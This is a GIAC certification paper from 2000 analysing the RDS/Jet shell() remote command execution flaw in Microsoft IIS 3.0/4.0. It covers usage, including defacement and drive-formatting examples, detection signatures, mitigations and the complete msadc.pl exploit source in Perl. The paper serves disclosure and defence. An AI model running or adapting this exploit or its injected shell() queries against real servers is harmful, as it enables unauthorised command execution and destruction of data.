Global Information Assurance Certification Paper

RDS Security Hole in Microsoft® IIS Privilege Elevation Exploit

Charles Pham

August 2000

Exploit Details

Name: msadc.pl privilege elevation exploit
Variants: msadc.pl version 2
Platforms Affected: Systems that have Microsoft® Internet Information Server (IIS) 3.0 or 4.0 and Microsoft Data Access Components (MDAC) 1.5, 2.0 and 2.1.
Protocols/Services: HTTP
Description:

The exploit takes advantage of the security flaw in the two following software:

1) The Remote Data Service (RDS) DataFactory object, a component of MDAC, when installed on a system running IIS 3.0 or 4.0 allows implicit remoting of data access request by default. As a result, unauthorized Internet client is allows access to OLE DB datasources available to the server.

2) Microsoft JET 3.5 OLE DB provider allows calls to Visual Basic for Applications (VBA)'s shell() function to run shell commands.

Protocol Description


RDS allows end-users to bring one or more disconnected ActiveX Data Object (ADO) recordsets from a remote server to a client computer using the HTTP, HTTPS, or DCOM protocols. However the discussion in this document shall be centered on HTTP, as this is the selected protocol for this exploit.

In order for RDS to work properly, it must have the following key components installed:

On the client, RDS DataControl and RDS DataSpace are installed when you install Microsoft Internet Explorer 4.0 and higher.

On the server, RDS DataFactory, Custom Business Objects and ASP web pages are installed as part of the NT 4 Option Pack, or via the MDAC redistribution file MDAC_TYP.EXE or base Windows 2000 Server. Microsoft Jet Database Engine, a required components for database access to data stored in an Access back-end database (.mdb), is installed when you install MDAC.

A high level relationship between these components are best presented via the following diagram.



Relationship between RDS and Jet Database Engine

Description of Variants

Currently, there is one known variant of this exploit and that is msadc2.pl. This is an updated version of the original msadc1.pl script to support Windows95, UNC and various enhancements. However, it is possible that there are other variants, which are modified version of the original script in order to avoid detection. These modifications may includes but are not limited to the following techniques:

- Using HEAD or POST request rather than GET request to /msadc/msadcs.dll
- Hex-encoding the URL calls
- Remove script dependency on 'cmd /c' or 'command /c'
- Changing the default MIME separator string of '!ADM!ROX!YOUR!WORLD!'
- Create a randomly named table within the .MDB rather than the default name of 'AZZ'

How the Exploit Works

Upon execution, the script will send a raw GET request to /msdac/msadcs.dll via HTTP/1.0 on the victim's webserver. If this file does not exist, the script will print the following message and exit.

"Looks like msadcs.dll doesn't exist"

On the other hand, if the file exist, the script will ask the user the command to run. By default, the script will pre-append 'cmd /c' to the command. This can be easily changed within the script.

Once the user typed in the command, the script will proceed to search for the existence of btcustmr.mdb database using a set combination to locate the correct drive and directory. If this is successful, the script will save the true path to a file named rds.save on the local computer and proceed to creating a new DSN via /scripts/tools/newdsn.exe. By default, the DNS name of "wicca" is attempted and if successful, this will also be the name used to create the table. Otherwise, the script will process through a list of default DSN name in hope of creating a table. In addition, the user has the option of using their customized dictionary of DSN names by using the –e switch during runtime. Once completely successfully, the script will create a table named AZZ within the .MDB file. This has changed with version 2 of the script.

Next, the script will try to make a query to the RDS DataFactory (also known as AdvancedDatafactory) with the shell() function encapsulated and posted via HTTP. The user command is encapsulated within the shell() function. If successful, it will save the DSN name to the rds.save file on the local computer and exit

The last logical step is an attempt at guessing the existence of a .mdb file based on a list of known system and program .mdb files as hard-coded in the script. The process of creating table entry "AZZ" is again attempted along with the shell() function encapsulated in the query to the RDS DataFactory using guessed .mdb filenames. Again, the user command is encapsulated within the shell() function. If the result is successful, it will save the name and location of the .mdb.

The query packet to the RDS DataFactory object can be imagined of as followed:

Query (| shell (unauthorized user's command) |)

The actual exploit is the query to the RDS DataFactory object where the two flaws actually work together hand-in-hand to allow the injection of privileged commands by an unauthorized user. The first line of defense should have been at the RDS DataFactory as the query should not have been allowed without proper authentication. The second flaw (or is it a feature?) is in the Jet database engine to properly evaluate the content enclosed within the pipe or vertical bar character.

Subsequent user command will go through the same process, however, execution will be quicker as the content of rds.save will be used to bypass the brute force attempt of guessing either the DSN or location of a .mdb file.

Failing in both attempts, the script would exit with the following message:

"Sorry Charley…maybe next time?"

How to use it?

The script can be run under any system with a perl interpreter installed.

Script execution can be as simple as followed:

'perl msadc2.pl –h www.victim.com'

where msadc2.pl is the name of the script.
-h to specify the host to attack. This can be the fully qualified hostname or an IP address.

If www.victim.com is vulnerable to this type of attack, the script will print the following line:

"Please type the NT commandline you want to run (cmd /c assumed) : \n"
"cmd /c"

At this point, if defacing the web site is the cracker's objective, they can execute:

'echo some message > C:\Inetpub\wwwroot\index.html'

This will replace the existing start page for the web server with "some message". Of course, this only works if this was a default web server installation. Otherwise, more sophisticated method must be used in order to overwrite the web site start page. Please note that brute force attempt is always an option.

If the cracker's intend was malicious, they could always format the drive using the format command.

Signature of the Attack

Detection of attack by someone using the original scripts by RFP can be done by the following methods:

1) Intercepting HEAD, POST or GET request to '/msadc/msadcs.dll' without any parameters.
2) Scan for query string containing 'cmd /c' or 'command /c'.
3) Scan for query string to '/msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetRecordset'
4) Scan for query string to '/msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetMachineName'
5) Scan for query string containing 'AZZ'
6) Scan for MIME separator string of '!ADM!ROX!YOUR!WORLD!'

It is possible to scan for other strings contained within the script as alternative detection mechanism. However, this required that your install of the operating system and software be not in the regular standard drives or directories.

Note that it is quite possible that a knowledgeable user can modify the script to the point where standard detection mechanism is no longer effective.

How to protect against it?

1) Upgrade from MDAC 1.5 to 2.1.2.4202.3
This upgrade the Jet engine 3.5 to 4.0 SP3, which is not vulnerable to the VBA shell() exploit. In addition, you will need to set the Customer Handler registry key to a value of 1 to address the RDS exploitation.

2) Install Jet35sp3.exe (MS99-030) and remove RDS support.
Jet35sp3.exe is a modified Jet 3.5 SP3 engine with the ability to prevent exploitation via the VBA shell() exploitation.

In both upgrade, the VBA shell() function exploit was addressed via a Sandbox mode for non-Access applications. Setting the following registry key eliminates the exploit:

\\HKEY_LOCAL_MACHINE\Software\Microsoft\Jet\4.0\engines\SandboxMode

with a value of either:

2 Sandbox mode is used for non-Access applications, but not for Access Applications. (This is the default value.)
3 Sandbox mode is used at all times.

Note: Change 'Authenticated users' to 'Read Only' for this key. For further info, please review the note from Eric Schultze's email available at

http://www.wiretrip.net/rfp/p/doc.asp?id=11&iface=2

Removing RDS support:

1) Remove /msadc virtual directory mapping from IIS. To do this, open the Internet Service Manager and:
   a) Click on 'Internet Information Server'
   b) Select the system
   c) Select 'Default Web Site'
   d) Select 'msadc'
   e) Click on 'Delete' and confirm

2) Remove the following registry key:

   \\HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\W3SVC\Paramenters\ADCLaunch

3) Delete all files and subdirectories in:

   C:\Program Files\Common Files\System\Msadc

   Note: Replace the drive C with the drive where the files were installed.

For other considerations, please see the advisories as listed at the end of this document.

Source code

Both version of the source code for this exploit is available at RainForestPuppy's website wiretrip.net. The code as presented below is the original msadc.pl version 1 exploit script as written by RFP in perl. Version 2 of the exploit code has a couple new features such as Windows95, UNC support and other small changes.

```
#! perl
#
# MSADC/RDS 'usage' (aka exploit) script
#
#           by rain.forest.puppy
#
# Many thanks to Weld, Mudge, and Dildog from l0pht for helping me
#   beta test and find errors!

use Socket; use Getopt::Std;
getopts("e:vd:h:XR", \%args);

print "-- RDS exploit by rain forest puppy / ADM / Wiretrip --\n";

if (!defined $args{h} && !defined $args{R}) {
print qq~
Usage: msadc.pl -h <host> { -d <delay> -X -v }
          -h <host>          = host you want to scan (ip or domain)
          -d <seconds>       = delay between calls, default 1 second
          -X                 = dump Index Server path table, if available
          -v                 = verbose
          -e                 = external dictionary file for step 5

          Or a -R will resume a command session

~; exit;}

$ip=$args{h}; $clen=0; $reqlen=0; $|=1; $target="";
if (defined $args{v}) { $verbose=1; } else {$verbose=0;}
```

```
if (defined $args{d}) { $delay=$args{d};} else {$delay=1;}
if(!defined $args{R}){ $ip."." if ($ip=~/[a-z]$/);
$target= inet_aton($ip) || die("inet_aton problems; host doesn't exist?");}
if (defined $args{X} && !defined $args{R}) { &hork_idx; exit; }

if (!defined $args{R}){ $ret = &has_msadc;
die("Looks like msadcs.dll doesn't exist\n")if $ret==0}

print "Please type the NT commandline you want to run (cmd /c assumed):\n"
        . "cmd /c ";
$in=<STDIN>;    chomp $in;
$command="cmd /c " . $in ;

if (defined $args{R}) {&load; exit;}

print "\nStep 1: Trying raw driver to btcustmr.mdb\n";
&try_btcustmr;

print "\nStep 2: Trying to make our own DSN...";
&make_dsn ? print "<<success>>\n" : print "<<fail>>\n";

print "\nStep 3: Trying known DSNs...";
&known_dsn;

print "\nStep 4: Trying known .mdbs...";
&known_mdb;

if (defined $args{e}){
print "\nStep 5: Trying dictionary of DSN names...";
&dsn_dict; } else { "\nNo -e; Step 5 skipped.\n\n"; }

print "Sorry Charley...maybe next time?\n";
exit;

##############################################################################

sub sendraw {      # ripped and modded from whisker
        sleep($delay); # it's a DoS on the server! At least on mine...
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,80,$target)){
                select(S);                      $|=1;
                print $pstr;                    my @in=<S>;
                select(STDOUT);         close(S);
                return @in;
        } else { die("Can't connect...\n"); }}

##############################################################################

sub make_header {  # make the HTTP request
my $msadc=<<EOT
POST /msadc/msadcs.dll/AdvancedDataFactory.Query HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: $clen
```

```
Connection: Keep-Alive

ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=3

--!ADM!ROX!YOUR!WORLD!
Content-Type: application/x-varg
Content-Length: $reqlen

EOT
;  $msadc=~s/\n/\r\n/g;
return $msadc;}

#############################################################################

sub make_req {  # make the RDS request
my ($switch, $p1, $p2)=@_;
my $req=""; my $t1, $t2, $query, $dsn;

if ($switch==1){ # this is the btcustmr.mdb query
$query="Select * from Customers where City=" . make_shell();
$dsn="driver={Microsoft Access Driver (*.mdb)};dbq=" .
          $p1 . ":\\" . $p2 . "\\help\\iis\\htm\\tutorial\\btcustmr.mdb;";}

elsif ($switch==2){ # this is general make table query
$query="create table AZZ (B int, C varchar(10))";
$dsn="$p1";}

elsif ($switch==3){ # this is general exploit table query
$query="select * from AZZ where C=" . make_shell();
$dsn="$p1";}

elsif ($switch==4){ # attempt to hork file info from index server
$query="select path from scope()";
$dsn="Provider=MSIDXS;";}

elsif ($switch==5){ # bad query
$query="select";
$dsn="$p1";}

$t1= make_unicode($query);
$t2= make_unicode($dsn);
$req = "\x02\x00\x03\x00";
$req.= "\x08\x00" . pack ("S1", length($t1));
$req.= "\x00\x00" . $t1 ;
$req.= "\x08\x00" . pack ("S1", length($t2));
$req.= "\x00\x00" . $t2 ;
$req.="\r\n--!ADM!ROX!YOUR!WORLD!--\r\n";
return $req;}

#############################################################################

sub make_shell {  # this makes the shell() statement
return "'|shell(\"$command\")|'";}

#############################################################################
```

```
sub make_unicode { # quick little function to convert to unicode
my ($in)=@_; my $out;
for ($c=0; $c < length($in); $c++) { $out.=substr($in,$c,1) . "\x00"; }
return $out;}

##############################################################################

sub rdo_success {  # checks for RDO return success (this is kludge)
my (@in) = @_; my $base=content_start(@in);
if($in[$base]=~/multipart\/mixed/){
return 1 if( $in[$base+10]=~/^\x09\x00/ );}
return 0;}

##############################################################################

sub make_dsn {  # this makes a DSN for us
my @drives=("c","d","e","f");
print "\nMaking DSN: ";
foreach $drive (@drives) {
print "$drive: ";
my @results=sendraw("GET /scripts/tools/newdsn.exe?driver=Microsoft\%2B" .
            "Access\%2BDriver\%2B\%28*.mdb\%29\&dsn=wicca\&dbq="
            . $drive . "\%3A\%5Csys.mdb\&newdb=CREATE_DB\&attr= HTTP/1.0\n\n");
$results[0]=~m#HTTP\/([0-9\.]+) ([0-9]+) ([^\n]*)#;
return 0 if $2 eq "404"; # not found/doesn't exist
if($2 eq "200") {
  foreach $line (@results) {
    return 1 if $line=~/<H2>Datasource creation successful<\/H2>/;}}
} return 0;}

##############################################################################

sub verify_exists {
my ($page)=@_;
my @results=sendraw("GET $page HTTP/1.0\n\n");
return $results[0];}

##############################################################################

sub try_btcustmr {
my @drives=("c","d","e","f");
my @dirs=("winnt","winnt35","winnt351","win","windows");

foreach $dir (@dirs) {
 print "$dir -> "; # fun status so you can see progress
 foreach $drive (@drives) {
 print "$drive: ";  # ditto
$reqlen=length( make_req(1,$drive,$dir) ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;

my @results=sendraw(make_header() . make_req(1,$drive,$dir));
if (rdo_success(@results)){print "Success!\n";save(1,1,$drive,$dir);exit;}
else { verbose(odbc_error(@results)); funky(@results);}} print "\n";}}
```

```
#############################################################################

sub odbc_error {
my (@in)=@_; my $base;
my $base = content_start(@in);
if($in[$base]=~/application\/x-varg/){ # it *SHOULD* be this
$in[$base+4]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
$in[$base+5]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
$in[$base+6]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
return $in[$base+4].$in[$base+5].$in[$base+6];}
print "\nNON-STANDARD error.  Please sent this info to rfp\@wiretrip.net:\n";
print "$in : " . $in[$base] . $in[$base+1] . $in[$base+2] . $in[$base+3] .
        $in[$base+4] . $in[$base+5] . $in[$base+6]; exit;}

#############################################################################

sub verbose {
my ($in)=@_;
return if !$verbose;
print STDOUT "\n$in\n";}

#############################################################################

sub save {
my ($p1, $p2, $p3, $p4)=@_;
open(OUT, ">rds.save") || print "Problem saving parameters...\n";
print OUT "$ip\n$p1\n$p2\n$p3\n$p4\n";
close OUT;}

#############################################################################

sub load {
my @p; my $drvst="driver={Microsoft Access Driver (*.mdb)}; dbq=";
open(IN,"<rds.save") || die("Couldn't open rds.save\n");
@p=<IN>; close(IN);
$ip="$p[0]"; $ip=~s/\n//g; $ip.="." if ($ip=~/[a-z]$/);
$target= inet_aton($ip) || die("inet_aton problems");
print "Resuming to $ip ...";
$p[3]="$p[3]";  $p[3]=~s/\n//g; $p[4]="$p[4]";  $p[4]=~s/\n//g;
if($p[1]==1) {
$reqlen=length( make_req(1,"$p[3]","$p[4]") ) - 28;
$reqlenlen=length( "$reqlen" ); $clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(1,"$p[3]","$p[4]"));
if (rdo_success(@results)){print "Success!\n";}
else { print "failed\n"; verbose(odbc_error(@results));}}
elsif ($p[1]==3){
        if(run_query("$p[3]")){
        print "Success!\n";} else { print "failed\n"; }}
elsif ($p[1]==4){
        if(run_query($drvst . "$p[3]")){
        print "Success!\n"; } else { print "failed\n"; }}
exit;}

#############################################################################

sub create_table {
```

```
my ($in)=@_;
$reqlen=length( make_req(2,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(2,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results);  verbose($temp);
return 1 if $temp=~/Table 'AZZ' already exists/;
return 0;}

##############################################################################

sub known_dsn {
# we want 'wicca' first, because if step 2 made the DSN, it's ready to go
my @dsns=("wicca", "AdvWorks", "pubs", "CertSvr", "CFApplications",
        "cfexamples", "CFForums", "CFRealm", "cfsnippets", "UAM",
        "banner", "banners", "ads", "ADCDemo", "ADCTest");

foreach $dSn (@dsns) {
        print ".";
        next if (!is_access("DSN=$dSn"));
        if(create_table("DSN=$dSn")){
        print "$dSn successful\n";
        if(run_query("DSN=$dSn")){
        print "Success!\n"; save (3,3,"DSN=$dSn",""); exit; } else {
print "Something's borked.  Use verbose next time\n";}}} print "\n";}

##############################################################################

sub is_access {
my ($in)=@_;
$reqlen=length( make_req(5,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(5,$in,""));
my $temp= odbc_error(@results);
verbose($temp); return 1 if ($temp=~/Microsoft Access/);
return 0;}

##############################################################################

sub run_query {
my ($in)=@_;
$reqlen=length( make_req(3,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(3,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results);  verbose($temp);
return 0;}

##############################################################################

sub known_mdb {
my @drives=("c","d","e","f","g");
my @dirs=("winnt","winnt35","winnt351","win","windows");
```

```
my $dir, $drive, $mdb;
my $drv="driver={Microsoft Access Driver (*.mdb)}; dbq=";

# this is sparse, because I don't know of many
my @sysmdbs=(  "\\catroot\\icatalog.mdb",
                        "\\help\\iishelp\\iis\\htm\\tutorial\\eecustmr.mdb",
                        "\\system32\\certmdb.mdb",
                        "\\system32\\certlog\\certsrv.mdb" ); #these are %systemroot%

my @mdbs=(      "\\cfusion\\cfapps\\cfappman\\data\\applications.mdb",
                        "\\cfusion\\cfapps\\forums\\forums_.mdb",
                        "\\cfusion\\cfapps\\forums\\data\\forums.mdb",
                        "\\cfusion\\cfapps\\security\\realm_.mdb",
                        "\\cfusion\\cfapps\\security\\data\\realm.mdb",
                        "\\cfusion\\database\\cfexamples.mdb",
                        "\\cfusion\\database\\cfsnippets.mdb",
                        "\\inetpub\\iissamples\\sdk\\asp\\database\\authors.mdb",
                        "\\progra~1\\common~1\\system\\msadc\\samples\\advworks.mdb",
                        "\\cfusion\\brighttiger\\database\\cleam.mdb",
                        "\\cfusion\\database\\smpolicy.mdb",
                        "\\cfusion\\database\cypress.mdb",
          "\\progra~1\\ableco~1\\ablecommerce\\databases\\acb2_main1.mdb",
                        "\\website\\cgi-win\\dbsample.mdb",
          "\\perl\\prk\\bookexamples\\modsamp\\database\\contact.mdb",
          "\\perl\\prk\\bookexamples\\utilsamp\\data\\access\\prk.mdb"
                        );  #these are just \

foreach $drive (@drives) {
 foreach $dir (@dirs){
  foreach $mdb (@sysmdbs) {
   print ".";
   if(create_table($drv . $drive . ":\\" . $dir . $mdb)){
    print "\n" . $drive . ":\\" . $dir . $mdb . " successful\n";
    if(run_query($drv . $drive . ":\\" . $dir . $mdb)){
     print "Success!\n"; save (4,4,$drive . ":\\" . $dir . $mdb,""); exit;
    } else { print "Something's borked.  Use verbose next time\n"; }}}}}

 foreach $drive (@drives) {
  foreach $mdb (@mdbs) {
   print ".";
   if(create_table($drv . $drive . $dir . $mdb)){
    print "\n" . $drive . $dir . $mdb . " successful\n";
    if(run_query($drv . $drive . $dir . $mdb)){
     print "Success!\n"; save (4,4,$drive . $dir . $mdb,""); exit;
    } else { print "Something's borked.  Use verbose next time\n"; }}}}
}

###############################################################################

sub hork_idx {
print "\nAttempting to dump Index Server tables...\n";
print "  NOTE:  Sometimes this takes a while, other times it stalls\n\n";
$reqlen=length( make_req(4,"","") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw2(make_header() . make_req(4,"",""));
```

```
if (rdo_success(@results)){
my $max=@results; my $c; my %d;
for($c=19; $c<$max; $c++){
        $results[$c]=~s/\x00//g;
        $results[$c]=~s/[^a-zA-Z0-9:~ \\\._]{1,40}/\n/g;
        $results[$c]=~s/[^a-zA-Z0-9:~ \\\._\n]//g;
        $results[$c]=~/([a-zA-Z]\:\\)([a-zA-Z0-9 _~\\]+)\\/;
        $d{"$1$2"}="";}
foreach $c (keys %d){ print "$c\n"; }
} else {print "Index server doesn't seem to be installed.\n"; }}

##############################################################################

sub dsn_dict {
open(IN, "<$args{e}") || die("Can't open external dictionary\n");
while(<IN>){
        $hold=$_; $hold=~s/[\r\n]//g; $dSn="$hold"; print ".";
        next if (!is_access("DSN=$dSn"));
        if(create_table("DSN=$dSn")){
        print "$dSn successful\n";
        if(run_query("DSN=$dSn")){
        print "Success!\n"; save (3,3,"DSN=$dSn",""); exit; } else {
print "Something's borked.  Use verbose next time\n";}}}
print "\n"; close(IN);}

##############################################################################

sub sendraw2 {    # ripped and modded from whisker
        sleep($delay); # it's a DoS on the server! At least on mine...
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,80,$target)){
                print "Connected.  Getting data";
                open(OUT,">raw.out");   my @in;
                select(S);              $|=1;      print $pstr;
                while(<S>){ print OUT $_; push @in, $_; print STDOUT ".";}
                close(OUT); select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }}

##############################################################################

sub content_start { # this will take in the server headers
my (@in)=@_; my $c;
for ($c=1;$c<500;$c++) {
 if($in[$c] =~/^\x0d\x0a/){
  if ($in[$c+1]=~/^HTTP\/1.[01] [12]00/) { $c++; }
  else { return $c+1; }}}
return -1;} # it should never get here actually

##############################################################################

sub funky {
my (@in)=@_; my $error=odbc_error(@in);
if($error=~/ADO could not find the specified provider/){
print "\nServer returned an ADO miscofiguration message\nAborting.\n";
```

```
exit;}
if($error=~/A Handler is required/){
print "\nServer has custom handler filters (they most likely are patched)\n";
exit;}
if($error=~/specified Handler has denied Access/){
print "\nServer has custom handler filters (they most likely are patched)\n";
exit;}}

#############################################################################

sub has_msadc {
my @results=sendraw("GET /msadc/msadcs.dll HTTP/1.0\n\n");
my $base=content_start(@results);
return 1 if($results[$base]=~/Content-Type: application\/x-varg/);
return 0;}

#############################################################################
```

Additional Information

Microsoft Universal Data Access Download Page,
http://www.microsoft.com/data/download.htm

Installing MDAC Q&A,
http://www.microsoft.com/data/MDAC21info/MDACinstQ.htm

Microsoft Security Advisor web site,
http://www.microsoft.com/technet/security/default.asp

IIS Security Checklist,
http://www.microsoft.com/technet/security/iischk.asp

ACC2000: Jet 4.0 Expression Can Execute Unsafe Visual Basic for Applications Functions
http://support.microsoft.com/support/kb/articles/q239/4/82.asp

Jet Expression Can Execute Unsafe Visual Basic for Applications Functions
http://support.microsoft.com/support/kb/articles/q239/1/04.asp

Microsoft Security Bulletin MS99-030: Frequently Asked Questions,
http://www.microsoft.com/technet/security/bulletin/fq99-030.asp

Microsoft Security Bulletin MS99-025: Frequently Asked Questions,
http://www.microsoft.com/technet/security/bulletin/fq99-025.asp

Advisory RFP9907 by RainForestPuppy
http://www.wiretrip.net/rfp/p/doc.asp?id=29&iface=2

1999-10-08: Re-released version of Microsoft Security Bulletin MS99-030
1999-08-23: Revised version of Microsoft Security Bulletin MS99-030
1999-08-20: Originally released as Microsoft Security Bulletin MS99-030
http://www.microsoft.com/technet/security/bulletin/ms99-030.asp

1999-07-23: Revision to Microsoft Security Bulletin MS99-025 to discuss involvement of Sample Pages for RDS, and clarification of MDAC 2.0
http://www.microsoft.com/technet/security/bulletin/ms99-025.asp

1999-07-19: MS98-004 re-released as Microsoft Security Bulletin MS99-025

1999-07-23: RDS/IIS 4.0 Vulnerability and Script by
RainForestPuppy / ADM / Wiretrip posted to NTBugTraq
http://www.ntbugtraq.com/default.asp?pid=36&sid=1&A2=ind9907&L=NTBUGTRAQ&P=R3981

1999-05-25: NT OBDC Remote Compromise Advisory by
Matthew Astley and Rain Forest Puppy
http://www.wiretrip.net/rfp/p/doc.asp?id=3&iface=2

1998-07-17: Originally released as Microsoft Security Bulletin MS98-004
http://www.microsoft.com/technet/security/bulletin/ms98-004.asp

1998-04-22: Problem discovery by Microsoft development team and documented in
Microsoft Knowledge Base (KB) article Q184375,
Security Implications of RDS 1.5, IIS, and ODBC
http://support.microsoft.com/support/kb/articles/q184/3/75.asp